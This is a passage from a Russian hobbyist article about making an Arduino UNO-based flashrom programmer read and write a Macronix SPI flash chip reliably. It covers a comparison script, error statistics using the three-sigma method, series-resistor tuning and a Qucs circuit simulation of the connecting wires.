    n = min (len (b1), len (b2))
    if n > 0:
        size += n
        for i in range (0, n):
            if b1[i] != b2[i]:
                diffs += 1
print ("Compared size : %d" % size)
print ("Differences   : %d (%.2f%%)" % (diffs, round(diffs / size *
100, 2)))
f2.close ()
f1.close ()
```

Эксперименты я проводил с помощью сценария оболочки, который выполняет чтение содержимого микросхемы четыре раза, а потом производит шесть парных сравнений полученных результатов: 1 — 2, 1 — 3, 1 — 4, 2 — 3, 2 — 4 и 3 — 4.

Вот листинг сценария оболочки для автоматизации эксперимента.

```
#!/bin/sh
# rm *.bin
echo '*** Data reading.'
for i in 1 2 3 4
do
echo "*** Iteration N $i."
date
flashrom -p serprog:dev=/dev/ttyUSB0:115200 \
    -c 'MX25L6406E/MX25L6408E' \
    -r file$i.bin
date
done
echo "*** File comparison."
python3 compare.py file1.bin file2.bin
python3 compare.py file1.bin file3.bin
python3 compare.py file1.bin file4.bin
python3 compare.py file2.bin file3.bin
python3 compare.py file2.bin file4.bin
python3 compare.py file3.bin file4.bin
echo "*** Done."
```

У меня получились такие количества расхождений d:

```
400 167; 353 172; 447 126; 329 699; 324 650; 512 561
```

что соответствует примерно такому ряду ошибок:

```
200 084; 176 586; 223 563; 164 850; 162 325; 256 281
```


или в процентах от общего количества байтов:

```
2,39%; 2,11%; 2,67%; 1,97%; 1,94%; 3,06%
```

Выборочное среднее для этого ряда Xср = 2,36%, а выборочное среднеквадратичное отклонение S = 0,44%. Отклонения результатов эксперимента от выборочного среднего в единицах среднеквадратичного отклонения составляют

```
0,07; -0,57; 0,70; -0,88; -0,95; 1,58
```

Все значения уверенно попадают в пресловутый диапазон «шесть сигм» (Xср – 3S; Xср + 3S), который я изобразил на рисунке. Это позволяет предположить, что среди результатов эксперимента нет грубых ошибок и описанную методику измерений с вычислением средних значений для оценки качества построенной системы можно использовать на практике.



Распределение экспериментальных значений в диапазоне «шесть сигм»

Теперь, изменяя величины сопротивлений, можно понять, привело ли выполненное изменение к улучшению или ухудшению ситуации.

Метод трех сигм

Описание этого метода оценки результата экспериментов ты можешь посмотреть в седьмой главе учебного пособия «Теория эксперимента» О. В. Чемезова и О. Ю. Маковской, которое доступно на сайте УрФУ. В нем строгость изложения удачно сочетается с легким научно-популярным стилем.

Если кратко, то методика основывается на том факте, что на практике 99,74% результатов измерений попадают в диапазон, простирающийся влево и вправо от среднего значения на величину 3σ, где σ (греческая буква «сигма») — это среднеквадратичное отклонение. Предполагается, что если при небольшом числе измерений (мы выполнили всего шесть) некоторые результаты выходят за пределы означенного диапазона, то либо были допущены грубые ошибки при измерениях, либо в ходе измерений условия проведения эксперимента менялись.

В разделе менеджмента, связанном с управлением качеством, эта методика получила название «шесть сигм» из-за общей длины доверительного интервала. Студенты, которые пропускали лекции и готовились по чужим конспектам, на экзамене забавляют преподавателя и однокурсников, называя эту методику «шестьдесят шесть» из-за схожести начертания греческой буквы σ с цифрой 6.

Не буду утомлять тебя подробностями всех опытов, которые я проводил в свободное время на протяжении нескольких дней. Для этого были изготовлены соединительные провода с постоянными и переменными резисторами. Отмечу лишь, что наилучшие результаты были получены с размещением на линии SCK добавочного сопротивления 1540 Ом, а на линии MOSI — 730 Ом. Количества расхождений образовали такой ряд:

```
12 484; 30 090; 8 076; 35 013; 13 015; 30 631
```

Это соответствует среднему проценту ошибок Xср = 0,13%. Несмотря на значительно более хороший результат, его нельзя считать удовлетворительным, пока есть хотя бы одна ошибка. Но варьированием величин сопротивлений его уже не улучшить.

В следующей попытке повысить показатели считывания я уменьшил длину соединительных проводов сигнальных линий до 5 см. Результат не замедлил проявить себя: UNO-программатор определял микросхему памяти без всяких дополнительных элементов, но считывание проходило по-прежнему с ошибками. Лучший ряд расхождений, полученный с добавочным сопротивлением на линии SCK 1800 Ом, а на линии MOSI 670 Ом, теперь выглядел так:

```
743; 712; 715; 633; 638; 601
```

Налицо очередное улучшение, но оно так же далеко от успеха, как и в самом начале пути.

Как извлечь данные при ошибках

Строго говоря, при таком сравнительно небольшом количестве ошибок уже можно **прочитать** содержимое микросхемы памяти, если бы перед нами стояла только такая задача.

Для этого достаточно провести считывание не менее трех раз (чем больше, тем лучше), после чего побайтово сравнить полученные файлы. Для выяснения истинного значения байта на каждом шаге надо определять **моду** — наиболее часто встречающееся значение в данной позиции среди всех прочитанных файлов.

Однако нам надо добиться безошибочной **записи** информации, поэтому придется еще поработать.

Что делать дальше? Снова укорачивать провода? Но ими и так уже неудобно пользоваться. Кроме того, микросхема Winbond 25Q128FVSG работала без всяких «танцев с бубном». Неужели мне остается только назвать свой экземпляр SPI Flash грубой подделкой и забросить на дальнюю полку?

ПОГРУЖЕНИЕ В МАТЧАСТЬ

Когда метод перебора вариантов перестает работать, надо попробовать понять, в чем заключается проблема. Лучше всего в этом помогает знакомство с результатами, которые были получены предшественниками, «съевшими собаку» в предметной области. Концентрированное изложение теории в доступной форме я нашел в университетской методичке «Электрические соединения в электронных вычислительных средствах».

WWW

Методичку «Электрические соединения в ЭВС и особенности их конструктивно-технологической реализации», которую разработали И. М. Русак и В. П. Луговский, ты можешь найти на сайте БГУИР.

Там написано, что если длительность фронта импульса сигнала больше времени задержки распространения сигнала, то линия связи считается электрически «короткой». Тестирование микросхемы MX25L6406E, если верить спецификации, осуществлялось «импульсами с продолжительностью фронта не более 5 нс». За это время сигнал в кабеле UTP распространится на следующее расстояние:

$$(5 \times 10^{-9}\ \text{с}) \times 0{,}7 \times (0{,}3 \times 10^{9}\ \text{м/с}) = 1{,}05\ \text{м}$$

Здесь 0,7 — коэффициент скорости распространения сигнала в кабеле относительно скорости света.

Длина соединительных проводов у меня гораздо меньше метра, а значит, и время распространения сигнала меньше длительности фронта импульса. Поэтому линия у нас электрически «короткая». Ее модель может быть описана **сосредоточенными параметрами** — средними значениями активного сопротивления, емкости и индуктивности для всей линии, несмотря на то что в действительности они не являются одинаковыми на каждом ее участке.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

НЕПРОСТОЙ MACRONIX

РАСШИРЯЕМ ПЕРЕЧЕНЬ МИКРОСХЕМ, ПОДВЛАСТНЫХ UNO-ПРОГРАММАТОРУ

МОДЕЛЬ ПЕРВОГО ПРИБЛИЖЕНИЯ


Уж коли речь зашла о модели, давай построим ее в программе Quite Universal Circuit Simulator.

WWW

Ссылки для загрузки программы Quite Universal Circuit Simulator ты найдешь на ее официальном сайте.

Принципиальная схема цифрового генератора, к которому подключен приемник соединительным проводом, показана на рисунке. Существенным элементом здесь является эквивалентная схема соединительного провода.

В методичке сообщается, что при анализе электрических процессов в короткой линии учитывают только ее емкость и индуктивность, а активным сопротивлением пренебрегают. Поскольку соединительный провод проходит вдали от общего провода, я решил пренебречь и его емкостью (что, как мы увидим дальше, было опрометчиво).



Принципиальная схема модели генератора, приемника и соединительной линии

Моделирование — это построение виртуального мира. Чтобы он не оказался населенным феями и единорогами, а отражал окружающую действительность, параметры модели нельзя просто «взять с потолка», они должны характеризовать реальные объекты. Поэтому давай соберем необходимые факты.


Вопрос, на который мы будем искать ответ с помощью модели, — в каком виде сигнал достигает входа приемника, если с выхода источника отправляется прямоугольный импульс? Для этого прежде всего надо описать этот импульс. Какова его длительность? Из исходных текстов скетча frser-duino можно установить, что частоту информационного обмена подбирают, начиная с половины частоты центрального процессора (UNO R3 работает на частоте 16 МГц), двигаясь по шкале частот вниз делением пополам.

Конкретное значение частоты обмена данными между UNO-программатором и микросхемой SPI Flash можно указать в командной строке утилиты flashrom с помощью параметра `spispeed`, например так:

```
flashrom -p serprog:dev=/dev/ttyUSB0:115200,spispeed=200k
```

Запрошенное значение частоты округляется вниз до ближайшего применимого значения. Но добиться устойчивой работы программатора с помощью понижения частоты мне не удалось.

Давай остановимся на частоте 1 МГц — это вполне реальная величина. Тогда период следования импульсов будет равен 1 / 1 МГц = 1000 нс. Если их скважность равна 2, длительность импульса составит 500 нс. Интервал времени моделирования возьмем равным 1500 нс, а импульс возникнет в его середине. Чтобы мы одинаково представляли, о чем идет речь, посмотри на рисунок.



Основные параметры прямоугольного сигнала

Что касается электрических параметров источника и приемника импульсов, то оценку их величин можно найти в спецификациях микроконтроллера ATmega328P и микросхем SPI Flash. Сопротивление цифрового выхода генератора можно принять равным 25 Ом, сопротивление цифрового входа приемника — 100 МОм, а их емкости — по 5 пФ.

Давай попробуем посмотреть на соединительный провод как на прямой отрезок медной жилы кабеля UTP длиной 10 см и диаметром 0,5 мм (24AWG). Тогда его индуктивность на частоте 1 МГц составляет около 120 нГн (расчеты проводились с помощью радиотехнического онлайн-калькулятора).

Результат моделирования описанной конфигурации показан на графике линией синего цвета. На ней видны выбросы, не превышающие 0,2 В и быстро затухающие. Они вряд ли могут быть причиной каких-то проблем.




График сигнала на цифровом входе приемника

Теперь давай немного изменим параметры модели. Ведь соединительный провод у нас не прямой, а изогнут подковой и больше похож на половину витка катушки, чем на прямой отрезок. Его индуктивность вполне может быть в полтора раза больше рассчитанной величины. Не исключено, что и емкость цифрового входа в два раза превысит выбранное начальное значение.

WWW

Архив с файлами модели первого приближения для программы Quite Universal Circuit Simulator

Моделирование с измененными параметрами дает картину, показанную на графике линией красного цвета. Размах выбросов достигает 3 В, и переходный процесс продолжается дольше. Теперь уже нельзя исключать его влияния на правильность интерпретирования сигнала приемником.

А что будет, если на конец соединительного провода возле источника установить резистор сопротивлением, например, 820 Ом? Ответ на этот вопрос показан на графике линией зеленого цвета. Выбросы исчезли, напряжение плавно нарастает и спадает. Резистор снизил добротность колебательного контура, образованного индуктивностью соединительного провода и емкостями входов и выходов.

ВОЗВРАЩЕНИЕ К РЕАЛЬНОСТИ

И тут на меня снизошло озарение. До сих пор я подбирал сопротивления сигнальных линий, направленных от UNO-программатора к плате SPI Flash. А почему бы не попробовать установить резистор на линию MISO (вывод 12 UNO-программатора), по которой сигналы идут во встречном направлении? Я по-быстрому установил на зеленый провод попавший под руку резистор сопротивлением 1200 Ом и запустил тестирование. С нетерпением дождался результатов:

```
0, 0, 0, 0, 0, 0
```

Нули, Карл! Клара, расхождений нет! Не откладывая дело в долгий ящик, я запустил запись образа прошивки, и она тоже завершилась полным успехом. И даже то, что оригинальная прошивка на моем экземпляре маршрутизатора из микросхемы MX25L6406E тоже не заработала, не смогло стереть счастливую улыбку с моего лица.

В ходе всех проделанных опытов исходная цель экспериментов утратила свою ценность, зато появилась новая — довести комплект самодельного оборудования до определенной степени универсальности. И эта новая цель не позволила остановиться на достигнутом.

Почему же все-таки микросхема от Winbond отлично работает с длинными соединительными проводами, а изделие от Macronix требует дополнительного обвеса даже на коротких проводах? Этот вопрос заставил меня продолжить поиск окончательного ответа. Я вернулся к длинным соединительным проводам, и снова потянулись дни монотонных опытов, только теперь менять сопротивления приходилось не на двух, а на трех линиях.

Ожидая результатов, я просматривал материалы по электротехнике, цифровой схемотехнике и линиям связи, но не находил теории, которая удовлетворительно объяснила бы наблюдаемый эффект.

Неудачи продолжались до тех пор, пока в отчаянии я не решил перевернуть провода резисторами к плате SPI Flash. На линии SCK было добавлено сопротивление 1980 Ом, на линии MOSI — 1970 Ом, а на линии MISO — 670 Ом. Ряд расхождений стал таким:

